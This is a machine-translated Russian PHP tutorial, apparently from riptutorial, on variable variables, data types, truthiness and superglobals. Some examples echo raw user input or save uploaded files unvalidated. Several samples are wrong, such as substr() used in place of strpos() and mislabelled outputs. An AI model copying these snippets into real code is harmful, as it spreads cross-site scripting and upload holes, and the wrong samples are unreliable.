echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Переменные переменные полезны для отображения вызовов функции / метода:

```
function add($a, $b) {
    return $a + $b;
}

$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

Это особенно полезно в PHP-классах:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

Возможно, но не обязательно ставить `$variableName` между `{}` :

```
${$variableName} = $value;
```

Следующие примеры эквивалентны и выводятся «baz»:

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

Использование `{}` является обязательным только тогда, когда имя переменной само является выражением, например:

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

Тем не менее рекомендуется всегда использовать `{}` , потому что это более читаемо.

Хотя это не рекомендуется делать, можно связать это поведение:

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> Важно отметить, что чрезмерное использование переменных переменных считается плохой практикой многих разработчиков. Поскольку они не подходят для статического анализа современными IDE, большие базы кода со многими переменными переменными (или вызовы динамических методов) могут быстро

стать трудноподдерживаемыми.

Различия между PHP5 и PHP7

Другая причина всегда использовать `{}` или `()` , заключается в том, что PHP5 и PHP7 имеют несколько иной способ работы с динамическими переменными, что в некоторых случаях приводит к другому результату.

В PHP7 динамические переменные, свойства и методы теперь будут оцениваться строго в порядке слева направо, в отличие от сочетания особых случаев в PHP5. Приведенные ниже примеры показывают, как изменился порядок оценки.

Случай 1: `$$foo['bar']['baz']`

- Интерпретация PHP5: `${$foo['bar']['baz']}`
- Интерпретация PHP7: `($$foo)['bar']['baz']`

Случай 2: `$foo->$bar['baz']`

- Интерпретация PHP5: `$foo->{$bar['baz']}`
- Интерпретация PHP7: `($foo->$bar)['baz']`

Случай 3: `$foo->$bar['baz']()`

- Интерпретация PHP5: `$foo->{$bar['baz']}()`
- Интерпретация PHP7: `($foo->$bar)['baz']()`

Случай 4: `Foo::$bar['baz']()`

- Интерпретация PHP5: `Foo::{$bar['baz']}()`
- Интерпретация PHP7: `(Foo::$bar)['baz']()`

Типы данных

Существуют разные типы данных для разных целей. PHP не имеет явных определений типов, но тип переменной определяется типом назначаемого значения или типом, которому он подвергается. Это краткий обзор типов, подробная документация и примеры см. В теме типов PHP .

В PHP существуют следующие типы данных: null, boolean, integer, float, string, object, resource и array.

Ноль

Нуль может быть присвоен любой переменной. Он представляет переменную без значения.

```
$foo = null;
```

Это аннулирует переменную, и ее значение будет неопределенным или недействительным, если вызвано. Переменная очищается из памяти и удаляется сборщиком мусора.

логический

Это самый простой тип с двумя возможными значениями.

```
$foo = true;
$bar = false;
```

Булевы могут использоваться для управления потоком кода.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

целое число

Целое число - целое число положительное или отрицательное. Он может использоваться с любой числовой базой. Размер целого числа зависит от платформы. PHP не поддерживает целые числа без знака.

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

терка

Числа с плавающей запятой, «двойники» или просто называемые «поплавки» - это десятичные числа.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

массив

Массив подобен списку значений. Простейшая форма массива индексируется целым числом и упорядочивается индексом, причем первый элемент лежит в индексе 0.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+

echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

Массивы также могут связывать ключ, отличный от целочисленного индекса, к значению. В PHP все массивы являются ассоциативными массивами за кулисами, но когда мы относимся к «ассоциативному массиву» отчетливо, мы обычно подразумеваем тот, который содержит один или несколько ключей, которые не являются целыми числами.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

строка

Строка похожа на массив символов.

```
$foo = "bar";
```

Как и массив, строка может быть проиндексирована для возврата отдельных символов:

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

объект

Объект является экземпляром класса. Его переменные и методы можно получить с помощью оператора `->` .

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Ресурс

Переменные ресурсов содержат специальные дескрипторы открытых файлов, соединений с базами данных, потоков, областей холста изображения и т.п. (как указано в руководстве).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

Чтобы получить тип переменной в виде строки, используйте `gettype()` :

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

Глобальная передовая практика

Мы можем проиллюстрировать эту проблему следующим псевдокодом

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

Ваш первый вопрос здесь является очевидным

> Откуда взялся `$bob` ?

Вы растеряны? Хорошо. Вы только что узнали, почему глобальные люди запутывают и считают **плохой практикой** .

Если бы это была настоящая программа, ваша следующая забава заключалась в том, чтобы отслеживать все экземпляры `$bob` и надеяться, что вы найдете правильный (это становится хуже, если `$bob` используется везде). Хуже того, если кто-то еще идет и определяет `$bob` (или вы забыли и повторно использовали эту переменную), ваш код может сломаться (в приведенном выше примере кода наличие неправильного объекта или вообще никакого объекта приведет к фатальной ошибке).

Поскольку практически все PHP-программы используют код типа `include('file.php');` ваша работа, поддерживающая такой код, становится экспоненциально сложнее, чем больше файлов вы добавляете.

Кроме того, это затрудняет задачу тестирования ваших приложений. Предположим, вы используете глобальную переменную для хранения соединения с базой данных:

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

Для модульной проверки этой функции вам необходимо переопределить глобальную переменную `$dbConnector` , запустить тесты, а затем сбросить ее до исходного значения, что очень опасно:

```
/**
 * @test
 */
function testSomething() {
     global $dbConnector;

     $bkp = $dbConnector; // Make backup
     $dbConnector = Mock::create('DBConnector'); // Override

     assertTrue(foo());

     $dbConnector = $bkp; // Restore
}
```

Как нам избежать глобалов?

Лучший способ избежать глобалов - это философия под названием « **Инъекция зависимостей»** . Здесь мы передаем инструменты, которые нам нужны, в функцию или класс.

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

Это **намного** легче понять и поддерживать. Невозможно угадать, где был установлен `$bob` , потому что вызывающий отвечает за то, что он знает, что (мы передаем нам то, что нам нужно знать). Еще лучше, мы можем использовать объявления типа, чтобы ограничить передаваемое.

Таким образом, мы знаем, что `$bob` является либо экземпляром класса `Bar` , либо экземпляром дочернего элемента `Bar` , что означает, что мы знаем, что можем использовать методы этого класса. В сочетании со стандартным автозагрузчиком (доступным начиная с PHP 5.3) мы можем теперь отслеживать, где определен `Bar` . PHP 7.0 или более поздняя версия включает расширенные объявления типов, где вы также можете использовать скалярные типы (например, `int` или `string`).

4,1

Суперглобальные переменные

Супер-глобальные переменные в PHP - это предопределенные переменные, которые всегда доступны, могут быть доступны из любой области сценария.

Нет необходимости делать глобальную переменную $; для доступа к ним в рамках функций / методов, классов или файлов.

Эти суперглобальные переменные PHP перечислены ниже:

- $ GLOBALS
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES
- $ _ENV
- $ _COOKIE
- $ _SESSION

Получение всех определенных переменных

`get_defined_vars()` возвращает массив со всеми именами и значениями переменных, определенных в области, в которой вызвана функция. Если вы хотите печатать данные, вы можете использовать стандартные функции для вывода данных, считываемых человеком, например `print_r` или `var_dump` .

```
var_dump(get_defined_vars());
```

Примечание . Эта функция обычно возвращает только 4 суперглобала : `$_GET` , `$_POST` , `$_COOKIE` , `$_FILES` . Другие суперглобалы возвращаются только в том случае, если они были использованы где-то в коде. Это связано с директивой `auto_globals_jit` которая включена по умолчанию. Когда он включен, переменные `$_SERVER` и `$_ENV` создаются при первом использовании (Just In Time), а не при запуске скрипта. Если эти переменные не используются в сценарии, включение этой директивы приведет к увеличению производительности.

Значения по умолчанию неинициализированных переменных

Хотя PHP не требуется, однако для инициализации переменных очень хорошая практика. Неинициализированные переменные имеют значение по умолчанию для своего типа в зависимости от контекста, в котором они используются:

Unset AND unreferenced

```
var_dump($unset_var); // outputs NULL
```

логический

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

строка

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

целое число

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

Float / двойной

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

массив

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

объект

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

Опора на значение по умолчанию неинициализированной переменной проблематично в случае включения одного файла в другой, который использует одно и то же имя переменной.

Истинный оператор с переменной стоимостью

В PHP значения переменных имеют связанную «правду», поэтому даже небулевые значения будут равными `true` или `false` . Это позволяет использовать любую переменную в условном блоке, например

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

Вот некоторые основные правила для разных типов значений переменных:

- **Строки** с ненулевой длиной равны `true` включая строки, содержащие только пробелы, такие как `' '` .
- Пустые строки `''` равны `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- **Целые числа** равны `true` если они отличны от нуля, а нуль - `false` .

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **`null`** равно `false`

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Пустые** строки `''` и нулевой нуль `'0'` равны `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- Значения с **плавающей запятой** равны `true` если они отличны от нуля, а нулевые значения равны `false` .
    - `NAN` (не-номер PHP) соответствует `true` , т. `NAN == true` является `true` . Это связано с тем, что `NAN` является *ненулевым значением с* плавающей запятой.
    - Zero-значения включают в себя как +0, так и -0, как определено IEEE 754. PHP не различает +0 и -0 в своей плавающей запятой с двойной точностью, то есть `floatval('0') == floatval('-0') true` .
        - Фактически, `floatval('0') === floatval('-0')` .
        - Кроме того, оба `floatval('0') == false` и `floatval('-0') == false` .

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
```

```
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

ИДЕНТИФИКАЦИОННЫЙ ОПЕРАТОР

В документации PHP для операторов сравнения имеется Идентичный оператор `===` . Этот оператор может использоваться для проверки того, *совпадает* ли переменная с эталонным значением:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

Он имеет соответствующий *не идентичный* оператор `!==` :

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

Идентичный оператор может использоваться как альтернатива языковым функциям типа `is_null()` .

ИСПОЛЬЗОВАНИЕ CASE С `strpos()`

Функция языковых функций `strpos($haystack, $needle)` используется для определения индекса, в котором `$needle` встречается в `$haystack` , или же это происходит вообще. Функция `strpos()` чувствительна к регистру; если нечувствительный к регистру поиск - это то, что вам нужно, вы можете пойти с `stripos($haystack, $needle)`

Функция `strpos` & `stripos` также содержит третье `offset` параметра (int), которое, если указано, будет запускать это количество символов, отсчитываемых от начала строки. В отличие от strrpos и strripos, смещение не может быть отрицательным

Функция может вернуться:

- `0` если `$needle` найден в начале `$haystack` ;
- ненулевое целое число, определяющее индекс, если `$needle` найден где-то иначе, чем начало в `$haystack` ;
- и значение `false` если `$needle` *не* найден нигде в `$haystack` .

Поскольку как `0` и `false` имеют правду `false` в PHP, но представляют собой отдельные ситуации для `strpos()` , важно различать их и использовать идентичный оператор `===` чтобы точно выглядеть как `false` а не только значение, равное `false` .

```
$idx = substr($haystack, $needle);
if ($idx === false)
```

```
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

Альтернативно, используя *не идентичный* оператор:

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

Прочитайте переменные онлайн: https://riptutorial.com/ru/php/topic/194/переменные

глава 77: Переменные Superglobal PHP

Вступление

Суперглобалы - это встроенные переменные, которые всегда доступны во всех областях.

Несколько предопределенных переменных в PHP являются «суперглобальными», что означает, что они доступны во всех областях в сценарии. Нет необходимости делать `global $variable;` для доступа к ним в рамках функций или методов.

Examples

PHP5 SuperGlobals

Ниже приведены SuperGlobals PHP5

- $ GLOBALS
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _COOKIE
- $ _SESSION

$ GLOBALS : эта переменная SuperGlobal используется для доступа к глобальным переменным.

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST : эта переменная SuperGlobal используется для сбора данных, представленных HTML-формой.

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET : эта переменная SuperGlobal используется для сбора данных, представленных HTML-формой с методом `get` .

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST : эта переменная SuperGlobal используется для сбора данных, отправленных HTML-формой с использованием метода `post` .

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES : эта переменная SuperGlobal содержит информацию о загруженных файлах через метод HTTP Post.

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER : эта переменная SuperGlobal содержит информацию о скриптах, заголовках

HTTP и путях сервера.

```
<?php
    echo "<pre>";
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$ _ENV : эта переменная переменной среды оболочки SuperGlobal Variable, в которой

работает PHP.

$ _COOKIE : эта переменная SuperGlobal используется для получения значения Cookie с заданным ключом.

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION : эта переменная SuperGlobal используется для установки и получения значения сеанса, которое хранится на сервере.

```
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Суберглобалы объяснили

Вступление

Проще говоря, это переменные, доступные во *всех* областях ваших скриптов.

Это означает, что нет необходимости передавать их в качестве параметров в своих функциях или хранить их вне блока кода, чтобы они были доступны в разных областях.

Что такое суперглобальное?

Если вы думаете, что они похожи на супергероев - это не так.

Начиная с версии PHP 7.1.3 имеется 9 суперглобальных переменных. Они заключаются в следующем:

- `$GLOBALS` - ссылки на все переменные, доступные в глобальной области
- `$_SERVER` - информация о сервере и среде исполнения
- `$_GET` - переменные HTTP GET
- `$_POST` - переменные HTTP POST
- `$_FILES` - переменные загрузки файлов HTTP
- `$_COOKIE` - HTTP Cookies
- `$_SESSION` - переменные сеанса
- `$_REQUEST` - переменные запроса HTTP
- `$_ENV` - переменные окружения

См. Документацию .

Расскажи мне больше, расскажи мне больше

Прошу прощения за ссылку Grease! Ссылка на сайт

Время для объяснения этих глобальных ~~героев~~ .

`$GLOBALS`

> Ассоциативный массив, содержащий ссылки на все переменные, которые в настоящее время определены в глобальной области действия сценария. Имена переменных - это ключи массива.

Код

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
```

```
var_dump($myLocal);
var_dump($myGlobal);
```

Выход

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

В приведенном выше примере `$myLocal` не отображается во второй раз, потому что он объявлен внутри функции `test()` а затем уничтожен после закрытия функции.

Стать глобальным

Чтобы исправить это, есть два варианта.

Вариант один: **`global` ключевое слово**

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

Ключевое слово `global` является префиксом переменной, которая заставляет ее быть частью глобальной области.

Обратите внимание, что вы не можете назначить значение переменной в том же выражении, что и ключевое слово global. Следовательно, почему мне пришлось присваивать значение под ним. (Возможно, если вы удалите новые строки и пробелы, но я не думаю, что он `global $myLocal; $myLocal = "local" . global $myLocal; $myLocal = "local"`).

Второй вариант: **`$GLOBALS` array**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

В этом примере я переназначил `$myLocal` значение `$GLOBAL["myLocal"]` так как мне легче писать имя переменной, а не ассоциативный массив.

`$_SERVER`

$ _SERVER - это массив, содержащий информацию, такую как заголовки, пути и места расположения сценариев. Записи в этом массиве создаются веб-сервером. Нет никакой гарантии, что каждый веб-сервер предоставит любой из них; серверы могут опускать некоторые или предоставлять другим, не перечисленным здесь. Тем не менее, большое количество этих переменных учитывается в спецификации CGI / 1.1 , поэтому вы сможете их ожидать.

Пример вывода этого может быть следующим (запуск на моем ПК с Windows с помощью WAMP)

```
C:\wamp64\www\test.php:2:
array (size=36)
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

Там есть что взять, поэтому я подберу некоторые важные из них. Если вы хотите прочитать о них все, обратитесь к разделу индексов документации.

Я мог бы добавить их все ниже одного дня. Или кто-то может отредактировать и добавить ***хорошее*** объяснение им ниже? *Подсказка, подсказка* ;)

Для всех объяснений ниже предположим, что URL-адрес: http://www.example.com/index.php

- `HTTP_HOST` - адрес хоста.
  Это вернет `www.example.com`
- `HTTP_USER_AGENT` - содержимое пользовательского агента. Это строка, которая содержит всю информацию о браузере клиента, включая операционную систему.
- `HTTP_COOKIE` - все куки в конкатенированной строке с разделителем с запятой.
- `SERVER_ADDR` - IP-адрес сервера, на котором запущен текущий скрипт.
  Это вернет `93.184.216.34`
- `PHP_SELF` - имя файла текущего исполняемого скрипта относительно корня документа.
  Это вернет `/index.php`
- `REQUEST_TIME_FLOAT` - отметка времени начала запроса с точностью до микросекунды. Доступно с PHP 5.4.0.
- `REQUEST_TIME` - отметка времени начала запроса. Доступно с PHP 5.1.0.

`$_GET`

> Ассоциативный массив переменных передается текущему скрипту через параметры URL.

`$_GET` - это массив, содержащий все параметры URL; это то, что есть после? в URL.

В качестве примера можно использовать http://www.example.com/index.php?myVar=myVal . Эта информация из этого URL-адреса может быть получена путем доступа в этом формате `$_GET["myVar"]` и результатом этого будет `myVal` .

Использование кода для тех, кому не нравится чтение.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

В приведенном выше примере используется тернарный оператор .

Это показывает, как вы можете получить доступ к значению из URL-адреса с помощью `$_GET` .

Теперь еще один пример! *удушье*

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

Можно отправить несколько переменных через URL, разделив их символом амперсанда (`&`).

Риск безопасности
Очень важно не отправлять какую-либо конфиденциальную информацию через URL-адрес, поскольку она останется в истории компьютера и будет видна всем, кто имеет доступ к этому браузеру.

`$_POST`

> Ассоциативный массив переменных передается текущему скрипту с помощью метода HTTP POST при использовании приложений / x-www-form-urlencoded или multipart / form-data в качестве HTTP Content-Type в запросе.

Очень похоже на `$_GET` в том, что данные отправляются из одного места в другое.

Начну с примера. (Я пропустил атрибут action, поскольку это отправит информацию на страницу, в которой находится форма).

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

Выше - базовая форма, для которой данные могут быть отправлены. В реальной среде атрибут `value` не будет установлен, чтобы форма была пустой. Затем он отправляет любую информацию, вводимую пользователем.

```
echo $_POST["myVar"]); // returns "myVal"
```

Риск безопасности
Отправка данных через POST также небезопасна. Использование HTTPS обеспечит безопасность данных.

`$_FILES`

> Ассоциативный массив элементов, загруженных в текущий скрипт с помощью метода HTTP POST. Структура этого массива описана в разделе загрузки POST-метода .

Начнем с базовой формы.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

Обратите внимание, что я пропустил атрибут `action` (снова!). Кроме того, я добавил

`enctype="multipart/form-data"` , это важно для любой формы, которая будет касаться загрузки файлов.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

Это используется для загрузки одного файла. Иногда вы можете загрузить несколько файлов. Для этого существует атрибут, он называется `multiple` .
Для *любого* атрибута есть атрибут. Мне жаль

Ниже приведен пример формы, представляющей несколько файлов.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

Обратите внимание на внесенные здесь изменения; их всего лишь несколько.

- Имя `input` имеет квадратные скобки. Это потому, что теперь это массив файлов, и поэтому мы сообщаем форме, чтобы сделать массив выбранных файлов. Опущение квадратных скобок приведет к тому, что в последнем большинстве файлов будет установлено значение `$_FILES["myVar"]` .
- Атрибут `multiple="multiple"` . Это просто говорит браузеру, что пользователи могут выбрать несколько файлов.

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
